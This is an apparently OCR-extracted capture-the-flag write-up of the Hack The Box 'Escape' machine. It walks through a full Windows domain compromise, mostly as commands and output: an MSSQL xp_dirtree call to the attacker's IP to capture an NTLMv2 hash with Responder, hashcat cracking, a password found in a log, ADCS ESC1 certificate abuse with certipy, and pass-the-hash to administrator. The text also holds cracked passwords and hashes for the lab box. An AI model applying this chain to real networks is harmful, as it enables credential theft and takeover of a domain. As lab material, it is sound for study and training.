
ESCAPE



Enumeration

NMAP

I always start with an initial NMAP scan to see all the services offered.

To make things simpler I started using RUSTSCANS because its faster and this way I can do complete scan not missing anything important.

```
PORT      STATE SERVICE       REASON          VERSION
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time:
2024-11-08 09:36:59Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
1433/tcp  open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00;
RTM
| ms-sql-info:
|   10.10.11.202:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.11.202:1433:
|     Target_Name: sequel
|     NetBIOS_Domain_Name: sequel
|     NetBIOS_Computer_Name: DC
|     DNS_Domain_Name: sequel.htb
|     DNS_Computer_Name: dc.sequel.htb
|     DNS_Tree_Name: sequel.htb
```

```
|_    Product_Version: 10.0.17763
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-11-08T09:38:30+00:00; +8h00m09s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2024-11-08T09:38:29+00:00; +8h00m08s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
| Issuer: commonName=sequel-DC-CA/domainComponent=sequel
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49702/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49713/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49745/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
```

SMB,RPC and LDAP Enum

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb escape.htb -u '' -p ''
SMB         10.10.11.202    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb)
SMB         10.10.11.202    445    DC               [+] sequel.htb\:
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb escape.htb -u 'Guest' -p ''
SMB         10.10.11.202    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb)
SMB         10.10.11.202    445    DC               [+] sequel.htb\Guest:
```

Since the Null signing was enabled I know for a fact the Guest account is also enabled and because of the normal privileges that come with the Guest Account I can now get a list of valid users.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb escape.htb -u 'Guest' -p '' --rid-brute
SMB         10.10.11.202    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb)
SMB         10.10.11.202    445    DC               [+] sequel.htb\Guest:
SMB         10.10.11.202    445    DC               498: sequel\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.202    445    DC               500: sequel\Administrator (SidTypeUser)
SMB         10.10.11.202    445    DC               501: sequel\Guest (SidTypeUser)
SMB         10.10.11.202    445    DC               502: sequel\krbtgt (SidTypeUser)
SMB         10.10.11.202    445    DC               512: sequel\Domain Admins (SidTypeGroup)
SMB         10.10.11.202    445    DC               513: sequel\Domain Users (SidTypeGroup)
SMB         10.10.11.202    445    DC               514: sequel\Domain Guests (SidTypeGroup)
SMB         10.10.11.202    445    DC               515: sequel\Domain Computers (SidTypeGroup)
SMB         10.10.11.202    445    DC               516: sequel\Domain Controllers (SidTypeGroup)
SMB         10.10.11.202    445    DC               517: sequel\Cert Publishers (SidTypeAlias)
SMB         10.10.11.202    445    DC               518: sequel\Schema Admins (SidTypeGroup)
SMB         10.10.11.202    445    DC               519: sequel\Enterprise Admins (SidTypeGroup)
SMB         10.10.11.202    445    DC               520: sequel\Group Policy Creator Owners (SidTypeGroup)
SMB         10.10.11.202    445    DC               521: sequel\Read-only Domain Controllers (SidTypeGroup)
SMB         10.10.11.202    445    DC               522: sequel\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.10.11.202    445    DC               525: sequel\Protected Users (SidTypeGroup)
SMB         10.10.11.202    445    DC               526: sequel\Key Admins (SidTypeGroup)
SMB         10.10.11.202    445    DC               527: sequel\Enterprise Key Admins (SidTypeGroup)
SMB         10.10.11.202    445    DC               553: sequel\RAS and IAS Servers (SidTypeAlias)
SMB         10.10.11.202    445    DC               571: sequel\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.202    445    DC               572: sequel\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.10.11.202    445    DC               1000: sequel\DC$ (SidTypeUser)
SMB         10.10.11.202    445    DC               1101: sequel\DnsAdmins (SidTypeAlias)
SMB         10.10.11.202    445    DC               1102: sequel\DnsUpdateProxy (SidTypeGroup)
SMB         10.10.11.202    445    DC               1103: sequel\Tom.Henn (SidTypeUser)
```

Using Awk I can easily make a list of these users.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb escape.htb -u 'Guest' -p '' --rid-brute > users.txt

┌──(kali㉿kali)-[~/Desktop/htb]
└─$ grep User users.txt | awk '{print $6}'
sequel\Administrator
sequel\Guest
sequel\krbtgt
sequel\Domain
sequel\Protected
sequel\DC$
sequel\Tom.Henn
sequel\Brandon.Brown
sequel\Ryan.Cooper
sequel\sql_svc
sequel\James.Roberts
sequel\Nicole.Thompson
sequel\SQLServer2005SQLBrowserUser$DC
```

Now before I go into any other path I want to complete my enumeration of everything so I will take a close look at the shares.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec smb escape.htb -u 'Guest' -p '' --shares
SMB         10.10.11.202    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb)
SMB         10.10.11.202    445    DC               [+] sequel.htb\Guest:
SMB         10.10.11.202    445    DC               [*] Enumerated shares
SMB         10.10.11.202    445    DC               Share           Permissions     Remark
SMB         10.10.11.202    445    DC               -----           -----------     ------
SMB         10.10.11.202    445    DC               ADMIN$                          Remote Admin
SMB         10.10.11.202    445    DC               C$                              Default share
SMB         10.10.11.202    445    DC               IPC$            READ            Remote IPC
SMB         10.10.11.202    445    DC               NETLOGON                        Logon server share
SMB         10.10.11.202    445    DC               Public          READ
SMB         10.10.11.202    445    DC               SYSVOL                          Logon server share
```

There is a Public share which make contain some important information.

```
|    Domain Information via SMB session for escape.htb    |
[*] Enumerating via unauthenticated SMB session on 445/tcp
[+] Found domain information via SMB
NetBIOS computer name: DC
NetBIOS domain name: sequel
DNS domain: sequel.htb
FQDN: dc.sequel.htb
Derived membership: domain member
Derived domain: sequel
```

I put this here just to keep this information in view but It found no new information from LDAP or RPC.

Next I will use SMBCLIENT to access the share and see what information is in place.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ smbclient -N \\\\escape.htb\\Public
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Nov 19 06:51:25 2022
  ..                                  D        0  Sat Nov 19 06:51:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 08:39:43 2022
```

```
john
tom
brandon    email----   brandon.brown@sequel.htb
```

SQL Server Procedures

Since last year we've got quite few accidents with our SQL Servers (looking at you Ryan, with your instance on the DC, why should you even put a mock instance on the DC?!). So Tom decided it was a good idea to write a basic procedure on how to access and then test any changes to the database. Of course none of this will be done on the live server, we cloned the DC mockup to a dedicated server.
Tom will remove the instance from the DC as soon as he comes back from his vacation.
The second reason behind this document is to work like a guide when no senior can be available for all juniors.

```
sequel\Tom.Henn
sequel\Brandon.Brown
sequel\Ryan.Cooper
```

Bonus

For new hired and those that are still waiting their users to be created and perms assigned, can sneak a peek at the Database with user `PublicUser` and password `GuestUserCantWrite1`.
Refer to the previous guidelines and make sure to switch the "Windows Authentication" to "SQL Server Authentication".

```
PublicUser: GuestUserCantWrite1
```

Kerberos Enum

Now we got some valid users which we should keep our eyes on. I can now access the DB but before this I want to check something really quick.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ impacket-GetNPUsers sequel.htb/sql_svc -dc-ip 10.10.11.202 -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Cannot authenticate sql_svc, getting its TGT
/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow()
e timezone-aware objects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User sql_svc doesn't have UF_DONT_REQUIRE_PREAUTH set
```

I did the same for all the valid users that I cared about but none worked.

MSSQL

```
SQL (PublicUser  guest@master)> SELECT name, database_id, create_date FROM sys.databases;
name     database_id   create_date
------   -----------   -----------
master             1   2003-04-08 09:13:36

tempdb             2   2024-11-08 01:27:37

model              3   2003-04-08 09:13:36

msdb               4   2019-09-24 14:21:42
```

```
SQL (PublicUser  guest@master)> enum_users
UserName             RoleName   LoginName   DefDBName   DefSchemaName       UserID     SID
------------------   --------   ---------   ---------   -------------   ----------   -----
dbo                  db_owner   sa          master      dbo             b'1          '   b'01'

guest                public     NULL        NULL        guest           b'2          '   b'00'

INFORMATION_SCHEMA   public     NULL        NULL        NULL            b'3          '   NULL

sys                  public     NULL        NULL        NULL            b'4          '   NULL
```

I checked all databases to see if I could potentially find something. I also noticed I did not have enable_xp_cmdshell enabled and exec_as_user was also disabled so I decided to try xp_dirtree.

I honestly didn't think this would work. I have seen this done before but I would have never thought it would work on this hackthebox. I attempted it because I was out of ideas on where to look and voila.

With xp_dirtree if I have responder on and I do it and put my Ip in the path then I can get the NTLMv2 hash of the user.

```
^C^CSQL (-@master)> xp_dirtree \\10.10.14.5\random\file
subdirectory   depth   file
------------   -----   ----
SQL (-@master)>
```

```
[+] Current Session Variables:
    Responder Machine Name     [WIN-2ROL9RYQ62H]
    Responder Domain Name      [WG0M.LOCAL]
    Responder DCE-RPC Port     [49172]

[+] Listening for events ...

[SMB] NTLMv2-SSP Client   : 10.10.11.202
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:96f399390b642ba0:1FB6519EEB8E2C92176B9021D8F9353C:0101000000000008003FEE5B631DB015ECAAEEB799D8C400000000020008005700470030004D0001001E00570049004E002D00320052004F004C003900520059005100360032004800400340057004900
4E002D00320052004F004C003900520059005100360032004800 2E00570047003000 4D002E004C004F00430041004C0003001400570047003000 4D002E004C004F00430041004C0003001400570047003000 4D002E004C004F00430041004C0007000800 8003FEE5B631DB0106000400020000000800300030000000000000000000
3000000000000000000000000003000004D3F51F8C8ECDBD91BC445E8679443BAD620E9592F9DA6587CCC1BC0BA1D771E0A001000000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E00310034002E00350000000000000000000
```

Not a complex attack by all means but it can be useful if you can actually break the NTLMv2. This is easier said than done. It can be very difficult to break NLMv2 if the password is secure enough. Thankfully this was not the case this time around.

```
[SMB] NTLMv2-SSP Client   : 10.10.11.202
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:96f399390b642ba0:1FB6519EEB8E2C92176B9021D
8F9353C:0101000000000008003FEE5B631DB015ECAAEEB799D8C400000000020008005700470030004D
0001001E00570049004E002D00320052004F004C003900520059005100360032004800400340057004900
4E002D00320052004F004C003900520059005100360032004800 2E00570047003000 4D002E004C004F0043
0041004C0003001400570047003000 4D002E004C004F00430041004C0003001400570047003000 4D002E00
4C004F00430041004C0007000800 8003FEE5B631DB0106000400020000000800300030000000000000000
0000000003000004D3F51F8C8ECDBD91BC445E8679443BAD620E9592F9DA6587CCC1BC0BA1D771E0A001000
0000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E0031
0034002E00350000000000000000
```

Gaining Access

```
5600 | NetNTLMv2 | Network Protocol
```

```
SQL_SVC::sequel:96f399390b642ba0:1fb6519eeb8e2c92176b9021d8f9353c:0101000000000008003fee5b631db015ecaaeeb799d8c4000000000020
900510036003200480004003400570049004e002d00320052004f004c00390052005900510036003200480002e00570047003000040d002e004c004f00430041
30004d002e004c004f00430041004c00070008003fee5b631db0106000400020000000800300030000000000000000000000000300000d3f51f8c8ecd
0000000000000000000009001e006300690066007300 2f00310030002e00310030002e00310034002e00350000000000000000000:REGGIE1234ronnie

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: SQL_SVC::sequel:96f399390b642ba0:1fb6519eeb8e2c9217 ... 000000
Time.Started.....: Fri Nov  8 08:34:05 2024 (7 secs)
Time.Estimated...: Fri Nov  8 08:34:12 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1568.3 kH/s (0.96ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 10700800/14344385 (74.60%)
Rejected.........: 0/10700800 (0.00%)
Restore.Point....: 10698752/14344385 (74.58%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: REPIN210 → REDOCEAN22
Hardware.Mon.#1..: Util: 67%
```

Now I have access to an account since I got the following credentials.

```
SQL_SVC:REGGIE1234ronnie
```

```
┌──(kali㉿kali)-[~]
└─$ netexec smb escape.htb -u 'sql_svc' -p 'REGGIE1234ronnie'
SMB         10.10.11.202    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb)
SMB         10.10.11.202    445    DC               [+] sequel.htb\sql_svc:REGGIE1234ronnie
```

Sadly this account is not running with Admin privilege but now I can use this to gain access.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec winrm escape.htb -u 'sql_svc' -p 'REGGIE1234ronnie'
WINRM       10.10.11.202    5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
WINRM       10.10.11.202    5985   DC               [+] sequel.htb\sql_svc:REGGIE1234ronnie (Pwn3d!)
```

I accessed the machine with WINRM but it was empty so I decided to try and authenticate to the SQL server with -windows-auth.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ impacket-mssqlclient SQL_SVC@10.10.11.202 -windows-auth
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sequel\sql_svc  guest@master)>
```

This worked but I couldn’t really find much more here.

So my next step is to try to try and see if kerberoasting is possible with the credentials I have and then winpeas to see if there are any obvious misconfigurations I can exploit.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ impacket-GetUserSPNs sequel.htb/sql_svc -dc-ip escape.htb -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
No entries found!
```

Nothing was found by winpeas I could run bloodhound to get a better look at the entire domain but I like to check around the machine to see if anything calls me attention.

Here I found a directory called SQLServer. Since my user is called sql_svc and this is an unusual folder I will take a close look into it.

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         2/1/2023   8:15 PM                PerfLogs
d-r---         2/6/2023  12:08 PM                Program Files
d-----       11/19/2022   3:51 AM                Program Files (x86)
d-----       11/19/2022   3:51 AM                Public
d-----        11/9/2024   3:43 AM                SQLServer
d-r---         2/1/2023   1:55 PM                Users
d-----         2/6/2023   7:21 AM                Windows
```

Here I found a logs file and when I opened this file I found that the user had put the wrong credentials.

```
    Directory: C:\SQLServer\Logs

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/7/2023   8:06 AM          27608 ERRORLOG.BAK
```


```
    Logon failed for user 'sequel.htb\Ryan.Cooper'.
    Error: 18456, Severity: 14, State: 8.
    Logon failed for user 'NuclearMosquito3'. Reaso
```

The user Ryan.Cooper tried to use his password as username by mistake. Now I will check my theory with netexec to see if these creds are really valid or not.

Privilege Escalation

```
┌──(kali㉿kali)-[~/Desktop/Tool]
└─$ netexec smb escape.htb -u 'Ryan.Cooper' -p 'NuclearMosquito3'
SMB         10.10.11.202    445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:sequel.htb)
alse)
SMB         10.10.11.202    445    DC               [+] sequel.htb\Ryan.Cooper:NuclearMosquito3
```

```
Ryan.Cooper:NuclearMosquito3
```



ADCS ESC1

I was stuck for here for a pretty long time and then I decided to test for ADCS and I found something.

```
certipy-ad find -u Ryan.Cooper -p NuclearMosquito3 -dc-ip 10.10.11.202 -stdout -vulner
able
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'sequel-DC-CA' via CSRA
[!] Got error while trying to get CA configuration for 'sequel-DC-CA' via CSRA: CASess
ionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'sequel-DC-CA' via RRP
[*] Got CA configuration for 'sequel-DC-CA'
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : sequel-DC-CA
    DNS Name                            : dc.sequel.htb
    Certificate Subject                 : CN=sequel-DC-CA, DC=sequel, DC=htb
    Certificate Serial Number           : 1EF2FA9A7E6EADAD4F5382F4CE283101
    Certificate Validity Start          : 2022-11-18 20:58:46+00:00
    Certificate Validity End            : 2121-11-18 21:08:46+00:00
    Web Enrollment                      : Disabled
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Permissions
      Owner                             : SEQUEL.HTB\Administrators
      Access Rights
        ManageCertificates              : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        ManageCa                        : SEQUEL.HTB\Administrators
                                          SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
        Enroll                          : SEQUEL.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : UserAuthentication
    Display Name                        : UserAuthentication
    Certificate Authorities             : sequel-DC-CA
    Enabled                             : True
    Client Authentication               : True
```

```
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Enrollment Flag                     : PublishToDs
                                          IncludeSymmetricAlgorithms
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Validity Period                     : 10 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Domain Users
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                         : SEQUEL.HTB\Administrator
        Write Owner Principals        : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
        Write Dacl Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
        Write Property Principals     : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Administrator
    [!] Vulnerabilities
      ESC1                            : 'SEQUEL.HTB\\Domain Users' can enroll, enrol
lee supplies subject and template allows client authentication
```

Here I can see it is vulnerable to ESC1. With a simple look online I found hacktricks with a method to exploit it.

```
CA Name                             : sequel-DC-CA
Template Name                       : UserAuthentication
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ sudo certipy-ad  req -username Ryan.Cooper@10.10.11.202 -password NuclearMosquito3  -target-ip 10.10.11.202 -ca 'sequel-DC-CA' -template 'UserAuthentication' -
upn 'administrator@sequel.htb'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 18
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Now I got an error

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ certipy-ad auth -pfx 'administrator.pfx' -username 'administrator' -domain 'sequel.htb' -dc-ip 10.10.11.202
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT ...
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

This means that my system time is far too different to the Kerberos time so I need to sync my time with the machines.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ sudo ntpdate 10.10.11.202
2024-11-09 19:41:52.634657 (-0500) +28802.161525 +/- 0.036579 10.10.11.202 s1 no-leap
CLOCK: time stepped by 28802.161525
```

Using the following I managed to sync my time with that of the system. Now I should be able to run the attack.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ certipy-ad auth -pfx 'administrator.pfx' -username 'administrator' -domain 'sequel.htb' -dc-ip 10.10.11.202
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
```

Here I got the hash for the administrator. Now I can use this hash to do a passthehash and gain access to the system.

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ netexec winrm escape.htb -u 'administrator' -H 'a52f78e4c751e5f5e17e1e9f3e58f4ee'
WINRM       10.10.11.202    5985   DC               [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:sequel.htb)
WINRM       10.10.11.202    5985   DC               [+] sequel.htb\administrator:a52f78e4c751e5f5e17e1e9f3e58f4ee (Pwn3d!)
```

```
┌──(kali㉿kali)-[~/Desktop/htb]
└─$ evil-winrm -i escape.htb -u 'administrator' -H 'a52f78e4c751e5f5e17e1e9f3e58f4ee'
```

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         11/9/2024   4:30 PM             34 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
471d4f2f9f779abb47ac33008847f9d2
```